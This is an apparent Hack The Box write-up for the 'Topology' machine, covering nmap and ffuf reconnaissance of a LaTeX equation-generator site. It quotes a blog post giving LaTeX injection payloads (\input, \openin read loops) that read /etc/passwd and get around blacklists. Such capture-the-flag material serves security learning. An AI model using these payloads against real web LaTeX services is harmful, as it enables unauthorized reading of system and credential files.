
# Topology - HTB

## Nmap Scan


```
/$ nmap -A -T4 -vv -oN nmapscan_topports 10.10.11.217
Nmap scan report for 10.10.11.217
Host is up, received syn-ack (0.62s latency).
Scanned at 2023-06-13 13:18:40 EDT for 119s
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE REASON  VERSION
22/tcp open  ssh     syn-ack OpenSSH 8.2p1 Ubuntu 4ubuntu0.7 (Ubuntu Linux; protocol
 2.0)
| ssh-hostkey: 
|   3072 dcbc3286e8e8457810bc2b5dbf0f55c6 (RSA)
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABgQC65qOGPSRC7ko+vPGrMrUKptY7vMtBZuaDUQTNURCs5lRB
kCFZIrXTGf/Xmg9MYZTnwm+0dMjIZTUZnQvbj4kdsmzWUOxg5Leumcy+pR/AhBqLw2wyC4kcX+fr/1mcAgbqZn
CczedIcQyjjO9M1BQqUMQ7+rHDpRBxV9+PeI9kmGyF6638DJP7P/R2h1N9MuAlVohfYtgIkEMpvfCUv5g/VIRV
4atP9x+11FHKae5/xiK95hsIgKYCQtWXvV7oHLs3rB0M5fayka1vOGgn6/nzQ99pZUMmUxPUrjf4V3Pa1XWkS5
TSv2krkLXNnxQHoZOMQNKGmDdk0M8UfuClEYiHt+zDDYWPI672OK/qRNI7azALWU9OfOzhK3WWLKXloUImRiM0
lFvp4edffENyiAiu8sWHWTED0tdse2xg8OfZ6jpNVertFTTbnilwrh2P5oWq+iVWGL8yTFeXvaSK5fq9g9ohD8
FerF2DjRbj0lVonsbtKS1F0uaDp/IEaedjAeE=
|   256 d9f339692c6c27f1a92d506ca79f1c33 (ECDSA)
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAAIbmlzdHAyNTYAAABBBIR4Yogc3XXH
R1rv03CD80VeuNTF/y2dQcRyZCo4Z3spJ0i+YJVQe/3nTxekStsHk8J8R28Y4CDP7h0h9vnlLWo=
|   256 4ca65075d0934f9c4a1b890a7a2708d7 (ED25519)
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIOaM68hPSVQXNWZbTV88LsN41odqyoxxgwKEb1SOPm5k
80/tcp open  http?   syn-ack
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Read data files from: /usr/bin/../share/nmap
Service detection performed. Please report any incorrect results at https://nmap.org/s
ubmit/ .
# Nmap done at Tue Jun 13 13:20:39 2023 -- 1 IP address (1 host up) scanned in 119.65
 seconds
```

- Added the domain `topology.htb` in the /etc/hosts file.



```
┌──(kali㉿kali)-[~/Documents/HTB/Topology]
└─$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
10.0.2.15       blackpearl.tcm
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
10.10.11.217    topology.htb
```

## The Website



Miskatonic University

Department of Mathematics

Topology Group

lklein@topology.htb

+1-202-555-0143

Research topics

Knot invariants

Welcome to Topology!

This is the home page of the Topology Group of Prof. Lilian Klein at Miskatonic University. We are situated in the Department of Mathematics, located on the eastern campus.

On this website, we present our current research topics, software projects and a publication list. Prof. Klein's office hours are Tuesdays and Thursdays, 1:00 PM to 3:00 PM in W2 0-070.

Staff


Professor Lilian Klein, PhD
Head of Topology Group

Vajramani Daisley, PhD
Post-doctoral researcher, software developer

Derek Abrahams, BEng
Master's student, sysadmin

Software projects

- Only one thing is clickable on the website- “Latex Equation Generator” under the Software Projects.
- I was unable to visit it. (showing server not found).
- Copied the URL by right clicking on the “Latex Equation Generator” and found that it is a different subdomain - `latex.topology.htb`



## Software projects


• LaTeX Equation Generator - create .PNGs of LaTeX equations in your browser

• PHPMyRefDB - web application to manage journal citations, with BibTeX support! (currenty in development)

• TopoMisk - Topology tool suite by L. Klein and V. Daisley. Download link upon request.


• PlotoTopo - A collection of Gnuplot scripts to aide in visualization of topoligical problems. Legacy, source code upon request.

- Added the subdomain - `latex.topology.htb`




```
┌──(kali㉿kali)-[~/Documents/HTB/Topology]
└─$ echo  " latex.topology.htb" | sudo tee -a /etc/hosts
[sudo] password for kali:
 latex.topology.htb

┌──(kali㉿kali)-[~/Documents/HTB/Topology]
└─$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
10.0.2.15       blackpearl.tcm
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
10.10.11.217    topology.htb latex.topology.htb

┌──(kali㉿kali)-[~/Documents/HTB/Topology]
└─$ 
```

- Fuzzing for `vhosts`




```
┌──(kali㉿kali)-[~/Downloads/Burpsuite]
└─$ ffuf -u http://topology.htb/ -w /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt:FUZZ -H "Host: FUZZ.topology.htb" -fs 6767

        /'___\  /'___\           /'___\
       /\ \__/ /\ \__/  __  __  /\ \__/
       \ \ ,__\\ \ ,__\/\ \/\ \ \ \ ,__\
        \ \ \_/ \ \ \_/\ \ \_\ \ \ \ \_/
         \ \_\   \ \_\  \ \____/  \ \_\
          \/_/    \/_/   \/___/    \/_/

       v1.5.0 Kali Exclusive <3
________________________________________________

 :: Method           : GET
 :: URL              : http://topology.htb/
 :: Wordlist         : FUZZ: /usr/share/seclists/Discovery/DNS/subdomains-top1million-20000.txt
 :: Header           : Host: FUZZ.topology.htb
 :: Follow redirects : false
 :: Calibration      : false
 :: Timeout          : 10
 :: Threads          : 40
 :: Matcher          : Response status: 200,204,301,302,307,401,403,405,500
 :: Filter           : Response size: 6767
________________________________________________

dev                     [Status: 401, Size: 463, Words: 42, Lines: 15, Duration: 2842ms]
stats                   [Status: 200, Size: 108, Words: 5, Lines: 6, Duration: 999ms]
:: Progress: [1898/19966] :: Job [1/1] :: 13 req/sec :: Duration: [0:01:23] :: Errors: 0 ::
```

- Got other subdomains, hence adding them in the `/etc/hosts` file -



```
┌──(kali㉿kali)-[/var/www]
└─$ cat /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
10.0.2.15       blackpearl.tcm
::1             localhost ip6-localhost ip6-loopback
ff02::1         ip6-allnodes
ff02::2         ip6-allrouters
10.10.11.217    topology.htb latex.topology.htb stats.topology.htb dev.topology.htb

┌──(kali㉿kali)-[/var/www]
└─$ 
```

- Went to the website - `dev.topology.htb` which greeted us with a sign in prompt




dev.topology.htb

This site is asking you to sign in.

Username

Password

- Tried some default password but unable to login.
- Visiting the website - `latex.topology.htb`




latex.topology.htb

## Index of /

```
Name               Last modified    Size Description
demo/              2023-01-17 12:26    -
equation.php       2023-01-17 12:26 3.8K
equationtest.aux   2023-01-17 12:26  662
equationtest.log   2023-01-17 12:26  17K
equationtest.out   2023-01-17 12:26    0
equationtest.pdf   2023-01-17 12:26  28K
equationtest.png   2023-01-17 12:26 2.7K
equationtest.tex   2023-01-17 12:26  112
example.png        2023-01-17 12:26 1.3K
header.tex         2023-01-17 12:26  502
tempfiles/         2023-06-13 14:19    -
```

*Apache/2.4.41 (Ubuntu) Server at latex.topology.htb Port 80*

- Then visited the equation.php directory -



latex.topology.htb/equation.php

LaTeX Equation Generator

Need to quickly generate a good looking equation for a website, like this?

$$x^n + y^n = z^n$$

Use this equation generator to create a .PNG file.


Please enter LaTeX inline math mode syntax in the text field (only oneliners supported at the moment). Clicking "Generate" will directly return a .PNG file that you can save with Ctrl+S (or Command+S if on Mac).

Examples

Here are a few code examples that contain the basic math commands to make LaTeX typeset beautiful equations:

| Description | LaTeX code | Output |
|---|---|---|
| Fractions | `\frac{x+5}{y-3}` | $\frac{x+5}{y-3}$ |
| Greek letters | `\alpha \beta \gamma` | $\alpha\beta\gamma$ |

- Here it converts any equation to a png file.
- Got something on searching a bit in google -



## Hacking with LaTeX

In this blogpost I want to outline basic attacks against web based LaTeX compilers. This inspired me to create the Web90 - TexMaker challenge.

TexMaker was a simple website where one could enter LaTeX code and the server would create a PDF file using `pdflatex`. You'll find similar services on the internet. Unfortunately, user input should never be trusted and LaTeX code is no exception to this rule.

That's because LaTeX is turing complete and that means that you can write functioning programs with it - I'm still waiting for the first malware written in LaTeX sent as an attachment in phishing mails :)

However, I want to focus on existing ways and possibilities to read, write or execute arbitrary files with LaTeX. This blogpost tries to be an extension to this paper. Some packages like TikZ need to call external programs to work properly. Therefor Pdflatex comes with three operation modes:


- `-no-shell-escape`

> Disable the \write18{command} construct, even if it is enabled in the texmf.cnf file.

- `-shell-restricted`

> Same as -shell-escape, but limited to a 'safe' set of predefined commands.

- `-shell-escape`



## Reading files

All modes allow arbitrary files to be read from the filesystem. The easiest way is to use `\input`:

```
\input{/etc/passwd}
```

*This will load the contents of the `/etc/passwd` file into the PDF file.*

If the included file coincidentally ends with `.tex`, `\include` can be used:

```
\include{password}
```

*This will include `password.tex` from the current working directory.*

If the above commands are filtered or blocked by a blacklist, the following workarounds can be used. The first one reads only the first line:

```
\newread\file
\openin\file=/etc/passwd
\read\file to\line
\text{\line}
\closein\file
```


We create a new `\file` handle and open the file `/etc/passwd` for reading. Then we read one line into the `\line` variable, output it as text (`\text`) and close the handle finally.

Usually files have multiple lines and the following code handles that:

```
\newread\file
\openin\file=/etc/passwd
\loop\unless\ifeof\file
    \read\file to\fileline
    \text{\fileline}
\repeat
\closein\file
```

It loops over all lines until it reaches an `EOF`.

